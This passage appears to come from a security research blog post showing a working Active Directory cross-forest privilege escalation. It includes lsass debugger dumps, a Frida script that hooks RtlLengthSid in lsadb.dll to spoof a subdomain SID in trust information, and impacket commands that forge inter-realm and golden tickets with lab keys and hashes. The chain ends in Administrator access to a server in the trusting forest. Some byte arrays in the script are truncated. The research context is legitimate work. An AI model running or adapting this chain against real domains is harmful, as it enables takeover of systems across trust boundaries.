00007FFF3D6351F1  C643 6A 01       mov byte ptr ds:[rbx+6A],1
00007FFF3D6351F5  F3:0F7F43 50     movdqu xmmword ptr ds:[rbx+50],xmm0
00007FFF3D6351FA  41:FFC6          inc r14d
00007FFF3D6351FD  45:3B37          cmp r14d,dword ptr ds:[r15]
00007FFF3D635200  0F82 4CFEFFFF    jb lsadb.7FFF3D635052
00007FFF3D635206  85FF             test edi,edi
00007FFF3D635208  79 29            jns lsadb.7FFF3D635233

RAX     000001B6310F6230
RBX     000001B631709780
RCX     000001B6310F6AB8
RDX     000001B6310F9EA0
RBP     000001B6310F6AB8
RSP     0000004ADE07E5F0
RSI     000001B6310F6AA0
RDI     0000000000000000

R8      0000000000000000
R9      0000000000000000
R10     000001B62FFCAEC0
R11     000001B62FFCAF50     L"forest-a"
R12     0000004ADE07E678
R13     000001B6316F1E30     L"*,"
R14     0000000000000003
R15     000001B6310F9D60

RIP     00007FFF3D6351B5     lsadb.00007FFF3D6351B5

RFLAGS   0000000000000304
ZF 0   PF 1   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError  00000000 (ERROR_SUCCESS)
LastStatus 00000103 (STATUS_PENDING)

GS 002B   FS 0053
ES 002B   DS 002B
```

By following the address in the `rcx` register we do indeed end up at a piece of memory that contains the binary representation of the sid of forest-a-sub in memory:



```
00007FFF3D635237  41:B0 01   mov r8b,1
00007FFF3D63523A  49:8BCD    mov rcx,r13

qword ptr [00007FFF3D6469D8 <lsadb.&RtlLengthSid>]=<ntdll.RtlLengthSid>

.text:00007FFF3D6351B5 lsadb.dll:$151B5 #145B5

Address           Hex                                              ASCII
000001B6310F6AB8  01 04 00 00 00 00 00 05 15 00 00 00 8A A7 A8 F6  .............§¨ö
000001B6310F6AC8  F0 99 01 BC FA 7C 67 70 00 00 00 00 1E 00 00 00  ð..¼ú|gp........
000001B6310F6AD8  44 00 43 00 3D 00 66 00 6F 00 72 00 65 00 73 00  D.C.=.f.o.r.e.s.
000001B6310F6AE8  74 00 2D 00 61 00 2C 00 44 00 43 00 3D 00 6B 00  t.-.a.,.D.C.=.k.
000001B6310F6AF8  72 00 62 00 74 00 67 00 74 00 2C 00 44 00 43 00  r.b.t.g.t.,.D.C.
000001B6310F6B08  3D 00 63 00 6C 00 6F 00 75 00 64 00 00 00 00 00  =.c.l.o.u.d.....
000001B6310F6B18  A6 4A 9C B5 DC 27 00 10 10 00 00 00 00 00 00 00  ¦J.µÜ'..........
000001B6310F6B28  B0 61 0F 31 B6 01 00 00 00 00 00 00 00 00 00 00  °a.1¶...........
000001B6310F6B38  A6 4A 9C B5 D6 27 00 10 2A 00 00 00 00 00 00 00  ¦J.µÖ'..*.......
000001B6310F6B48  D0 61 0F 31 B6 01 00 00 00 00 00 00 00 00 00 00  Ða.1¶...........
000001B6310F6B58  A6 4A 9C B5 D6 27 00 10 10 00 00 00 00 00 00 00  ¦J.µÖ'..........
000001B6310F6B68  10 62 0F 31 B6 01 00 00 00 00 00 00 00 00 00 00  .b.1¶...........
000001B6310F6B78  80 4A 9C 93 D6 27 00 10 1C 00 09 00 00 00 00 00  .J..Ö'..........
000001B6310F6B88  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B6310F6B98  00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ................
000001B6310F6BA8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B6310F6BB8  57 00 09 00 00 00 00 00 00 00 00 00 00 00 00 00  W...............
000001B6310F6BC8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001B6310F6BD8  00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00  ................

Default (x64 fastcall)   5   Unlocked
1: rcx 000001B6310F6AB8
2: rdx 000001B6310F9EA0
3: r8 0000000000000000
4: r9 0000000000000000
5: [rsp+20] 000001B6310F9D48

0000004ADE07E5F0  0000004A00000000
0000004ADE07E5F8  000001B631709780
0000004ADE07E600  000001B6310F9D48
0000004ADE07E608  0000000000000000
0000004ADE07E610  000001B6310F9D48
0000004ADE07E618  0000000000000000
0000004ADE07E620  0000000000000000
0000004ADE07E628  000001B6316F1E30  L"*,"
0000004ADE07E630  0000000000000000
0000004ADE07E638  00007FFF3D635522  return to lsadb.LsaDbpDsForestSear
0000004ADE07E640  0000000000000020
0000004ADE07E648  0000004ADE07E740
0000004ADE07E650  0000004ADE07E9A0
0000004ADE07E658  0000000000000000
0000004ADE07E660  464F0C0400000001
0000004ADE07E668  000001B6310F9D30
0000004ADE07E670  000000030003000B
0000004ADE07E678  0000000000000020
0000004ADE07E680  000000000014004C
0000004ADE07E688  0000000000000006
0000004ADE07E690  00007FFF3D64EB90  lsadb.LsaDbpDsForestInfoSearchAttr

Command:
Paused   INT3 breakpoint at lsadb.00007FFF3D6351B5 (00007FFF3D6351B5)!   Time Wasted Debugging: 0:00:01:32
```

During the research I replaced the memory live in the debugger for the correct SID, however after preparing for my talk I decided to automate it using Frida:




```
// Find base address of current imported lsadb.dll by lsass
var baseAddr = Module.findBaseAddress('lsadb.dll');
console.log('lsadb.dll baseAddr: ' + baseAddr);
// Add call to RtlLengthSid from LsaDbpDsForestBuildTrustEntryForAttrBlock
// (address valid for Server 2016 v1607)
var returnaddr = ptr('0x151dc');
var resolvedreturnaddr = baseAddr.add(returnaddr)
// Sid as binary array to find/replace
var bufl = [0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0xd6, 0x1c, 0x06, 0x4b, 0x
var newsid = [0x01, 0x04, 0x00, 0x00, 0x00, 0x00, 0x00, 0x05, 0x15, 0x00, 0x00, 0x00, 0xac, 0x4a, 0x14, 0xaf,
// Find module and attach
var f = Module.getExportByName('ntdll.dll', 'RtlLengthSid');
Interceptor.attach(f, {
  onEnter: function (args) {
    // Only do something calls that have the return address we want
    if(this.returnAddress.equals(resolvedreturnaddr)){
        console.log("entering intercepted function will return to r2 " + this.returnAddress);
        // Dump current SID
        console.log(hexdump(args[0], {
          offset: 0,
          length: 24,
          header: true,
          ansi: false
        }));
        // If this is the sid to replace, do so
        if(equal(bufl, args[0].readByteArray(24))){
            console.log("sid matches!");
            args[0].writeByteArray(newsid);
            console.log("modified SID in response");
        }
    }
  },
});
```

What the script does is hook the `RtlLengthSid` function and look if this function returns to the hardcoded address of where the lookup is on the version of Server 2016 I was running here (if you want to run this on a different version you will have to calculate the offset using a reversing tool). If it is, then we are in the chain originating from the `NetrGetForestTrustInformation` call and we check if the SID being passed to this function is the one we want to replace. Because this SID is passed by reference, we can replace the memory this address points to with the SID of the server we want to attack, and this will end up in the object that is returned to the calling DC.

To test this, let us run the script again which gathers the SIDs using the `NetrGetForestTrustInformation` RPC call and the trust key. Before we start Frida, we see the regular SID as expected:

```
python gettrustinfo.py forest-a/forest-b.krbtgt.cloud@forest-a-dc -hashes
:8ef7d1bc6e961fd4ed085d6fd1e6ce10 -target-ip 51.144.50.171
 ...snip...
ForestTrustData:
    tag:                               2
    DomainInfo:
        Sid:
            Revision:                              1
            SubAuthorityCount:                     4
            IdentifierAuthority:                   '\x00\x00\x00\x00\x00\x05'
            SubAuthority:
                [
                     21,
                     1258691798,
                     1044536029,
                     2789180221,
                ]
        DnsName:                               u'sub.forest-a.krbtgt.cloud'
        NetbiosName:                           u'SUB' ,
 ...snip...
```

Now we start the Frida script as SYSTEM on the DC and run the call again:




```
C:\Users\superuser\Desktop>python .\intercept.py lsass.exe
lsadb.dll baseAddr: 0x7ffbeb7d0000
[!] Ctrl+D on UNIX, Ctrl+Z on Windows/cmd.exe to detach from instrumented program.


entering intercepted function will return to r2 0x7ffbeb7e51dc
             0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1e7fd483938  01 04 00 00 00 00 00 05 15 00 00 00 8a a7 a8 f6  ................
1e7fd483948  f0 99 01 bc fa 7c 67 70                          .....¦gp
entering intercepted function will return to r2 0x7ffbeb7e51dc
             0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
1e7fd485528  01 04 00 00 00 00 00 05 15 00 00 00 d6 1c 06 4b  ...............K
1e7fd485538  dd 5a 42 3e 3d 83 3f a6                          .ZB>=.?.
sid matches!
modified SID in response
```

```
python gettrustinfo.py forest-a/forest-b.krbtgt.cloud@forest-a-dc -hashes
:8ef7d1bc6e961fd4ed085d6fd1e6ce10 -target-ip 51.144.50.171
 ...snip...
DomainInfo:
    Sid:
        Revision:                              1
        SubAuthorityCount:                     4
        IdentifierAuthority:                   '\x00\x00\x00\x00\x00\x05'
        SubAuthority:
            [
                 21,
                 2937342636,
                 164546242,
                 3042484607,
            ]
    DnsName:                               u'sub.forest-a.krbtgt.cloud'
    NetbiosName:                           u'SUB' ,
 ...snip...
```

Note that the SID (part of the `SubAuthority` field) changed to the SID of the server in forest B we want to attack, confirming our intereception is working.


Executing the chain

Now we'd need to wait for forest B to query the new information and accept it. I know what you're thinking, why does changing the SID of an existing domain work? Turns out forest B does not care that the SID of a subdomain in forest A suddenly changed while the domain name remained the same, and happily overwrites this in it's database. If in a lab, you can actually speed up the process by logging in on the DC of forest B and saving the trust domains to a file, which will trigger an update.




This Domain: forest-b.krbtgt.cloud
Other Domain: forest-a.krbtgt.cloud
Trust type: Forest
☑ The other domain supports Kerberos AES Encryption
Direction of trust:
Two-way: Users in the local domain can authenticate in the specified domain and users in the specified domain can authenticate in the local domain.
Transitivity of trust:
This trust is forest transitive. Users from indirectly trusted domains within the enterprise may authenticate in the trusting enterprise.
To confirm or reset this trust relationship and update its routed name suffixes, click Validate.
To save a file with the details about the status of the names associated with this trust, click Save As.

On a side note, this information is not super useful because there is a bug here that parses the SIDs wrong and saves them as negative numbers (signed/unsigned integer cast bug), so you can't actually use those accurately. We do see the **164546242** component shown properly for the modified subdomain:



```
Forest root name suffix forest-a.krbtgt.cloud

Name    Type    Status  Notes
*.forest-a.krbtgt.cloud Name Suffix     Enabled
forest-a.krbtgt.cloud   Domain DNS name Enabled
forest-a        Domain NetBIOS name     Enabled For forest-a.krbtgt.cloud
s-1-5-21--156719222--1140745744-1885830394      Domain SID      Enabled For forest-a.krbtgt.cloud
sub.forest-a.krbtgt.cloud       Domain DNS name Enabled
SUB     Domain NetBIOS name     Enabled For sub.forest-a.krbtgt.cloud
s-1-5-21--1357624660-164546242--1252482689      Domain SID      Enabled For sub.forest-a.krbtgt.cloud
```

We can go back to the forest trust information and see that it's updated:




Attribute: msDS-TrustForestTrustInfo

Value format: Hexadecimal

Value:

```
75 64 4D 00 00 00 00 00 00 00 1F 76 D6 01 9D 4C
D2 5B 02 18 00 00 00 01 04 00 00 00 00 00 05 15
00 00 00 AC 4A 14 AF C2 C6 CE 09 7F A1 58 B5 19
00 00 00 73 75 62 2E 66 6F 72 65 73 74 2D 61 2E
6B 72 62 74 67 74 2E 63 6C 6F 75 64 03 00 00 00
53 55 42 4E 00 00 00 00 00 00 00 AB 74 D6 01 39
2C 5E D5 02 18 00 00 00 01 04 00 00 00 00 00 05
15 00 00 00 8A A7 A8 F6 F0 99 01 BC FA 7C 67 70
15 00 00 00 66 6F 72 65 73 74 2D 61 2E 6B 72 62
74 67 74 2E 63 6C 6F 75 64 08 00 00 00 66 6F 72
65 73 74 2D 61
```



```
Domain sub.forest-a.krbtgt.cloud has SID S-1-5-21-2937342636-164546242-3042484607
Domain forest-a.krbtgt.cloud has SID S-1-5-21-4138248074-3154221552-1885830394
```

Note that this also shows the new SID properly, indicating that our SID is now actually trusted (this `S-1-5-21-2937342636-164546242-3042484607` SID is the same SID we queried previously from the server).

The last step is performing the forest trust bypass attack. We forge an inter-realm trust ticket, using once again the incoming trust key for the inter-realm ticket:

```
python ~/impacket/examples/ticketer.py -domain forest-a.krbtgt.cloud -domain-sid
S-1-5-21-4138248074-3154221552-1885830394 -user-id 1000 -groups 513 -extra-sid S-
1-5-21-2937342636-164546242-3042484607-500 -spn krbtgt/FOREST-B.KRBTGT.CLOUD -
aesKey 0bd61f335bcb7fb66ac0b06b0b2208e7e94597da8d2de102cbc88cd01b2cc03c fakeuser

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for forest-a.krbtgt.cloud/fakeuser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in fakeuser.ccache
```


With the modified `getftST.py` from my forest-trust-tools (which includes our trust keys) we then request a service ticket for the server in forest B:

```
KRB5CCNAME=fakeuser.ccache python getftST.py -spn cifs/forest-b-server.forest-
b.krbtgt.cloud -target-domain forest-b.krbtgt.cloud -via-domain forest-
a.krbtgt.cloud test/test -debug -dc-ip forest-b-dc.forest-b.krbtgt.cloud
```

This gives a lot of debug info, but the important part is that the extra SIDs are included in the service ticket:

```
ExtraSids:
    [

        Sid:
            Revision:                        1
            SubAuthorityCount:               5
            IdentifierAuthority:             b'\x00\x00\x00\x00\x00\x05'
            SubAuthority:
                [
                     21,
                     2937342636,
                     164546242,
                     3042484607,
                     500,
                ]
        Attributes:                      7 ,
    ]
```

This is also visible in Wireshark (provided we have the AES key of the computer account of server B loaded for debugging):




```
20027 2021-06-10 13:42:18.980684932 51.144.50.118         192.168.111.134       KRB5       1455 TGS-REP
        SID_AND_ATTRIBUTES_ARRAY:
          Referent ID: 0x0002002c
          SID_AND_ATTRIBUTES array:
            Max Count: 1
            SID_AND_ATTRIBUTES:
              SID pointer:
                SID pointer
                  Referent ID: 0x00020030
                  Count: 5
                  Domain SID: S-1-5-21-2937342636-164546242-3042484607-500  (Domain SID-Administrator)
              Attributes: 0x00000007
```

The final step is to use this ticket against the server in forest B and note that we became an Administrator there (which is visible because we can list the C:\ drive which is ADMIN only):

```
KRB5CCNAME=test.ccache python ~/impacket/examples/smbclient.py -k forest-
a.krbtgt.cloud/fakeuser@forest-b-server.forest-b.krbtgt.cloud -no-pass
Impacket v0.9.23.dev1+20210528.195232.25c62f65 - Copyright 2020 SecureAuth
Corporation

Type help for list of commands
# use C$
# ls
drw-rw-rw-          0  Mon Aug 17 03:45:45 2020 $Recycle.Bin
-rw-rw-rw-     389408  Wed Dec  4 21:28:06 2019 bootmgr
-rw-rw-rw-          1  Wed Dec  4 21:28:06 2019 BOOTNXT
drw-rw-rw-          0  Wed Dec  4 21:44:12 2019 Documents and Settings
drw-rw-rw-          0  Thu Jun 10 11:40:01 2021 Packages
drw-rw-rw-          0  Wed Dec  4 21:37:36 2019 PerfLogs
drw-rw-rw-          0  Wed Dec  4 21:37:36 2019 Program Files
drw-rw-rw-          0  Wed Dec  4 21:37:36 2019 Program Files (x86)
drw-rw-rw-          0  Mon Aug 17 09:35:12 2020 ProgramData
drw-rw-rw-          0  Wed Dec  4 21:44:13 2019 Recovery
drw-rw-rw-          0  Wed Aug 19 01:32:33 2020 System Volume Information
drw-rw-rw-          0  Mon Aug 17 03:44:52 2020 Users
drw-rw-rw-          0  Mon Aug 17 01:46:32 2020 Windows
drw-rw-rw-          0  Thu Jun 10 11:40:01 2021 WindowsAzure
#
```

Here is a demo of the same attack using mimikatz and kekeo:



As I mentioned earlier in this blog, in most cases you actually won’t need to forge an inter-realm trust ticket. The same holds for this case, we can also create a golden ticket with only the SID of the spoofed server as extra SID, and let impacket handle the referrals. The only caveat in this case is that you’ll need to make sure the A records of the different forests resolve to the respective domain controllers, because impacket can only specify one DC IP, which breaks when following referrals.

Creating the golden ticket with the AES key of the krbtgt account in forest A:

```
python ~/impacket/examples/ticketer.py -domain forest-a.krbtgt.cloud -domain-sid
S-1-5-21-4138248074-3154221552-1885830394 -user-id 1000 -groups 513 -extra-sid S-
1-5-21-2937342636-164546242-3042484607-500 -aesKey
68a604fea66cd26afbe34eb49cda1a792c9fd697d627329a52ce79231d452176 superuser
Impacket v0.9.23.dev1+20210528.195232.25c62f65 - Copyright 2020 SecureAuth
Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for forest-a.krbtgt.cloud/superuser
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in superuser.ccache
```

